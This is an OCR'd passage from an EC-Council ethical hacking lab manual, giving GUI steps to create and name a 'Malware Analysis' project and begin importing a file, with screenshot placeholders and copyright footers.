


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **New Project** window appears, leave the default selected option to **Non-Shared Project** and click **Next**.




5. In the next window, enter the **Project Name** as **Malware Analysis** and click **Finish**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A new project with the name as **Malware Analysis** has been created, as shown in the screenshot.




7. Now, navigate to **File → Import File...**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

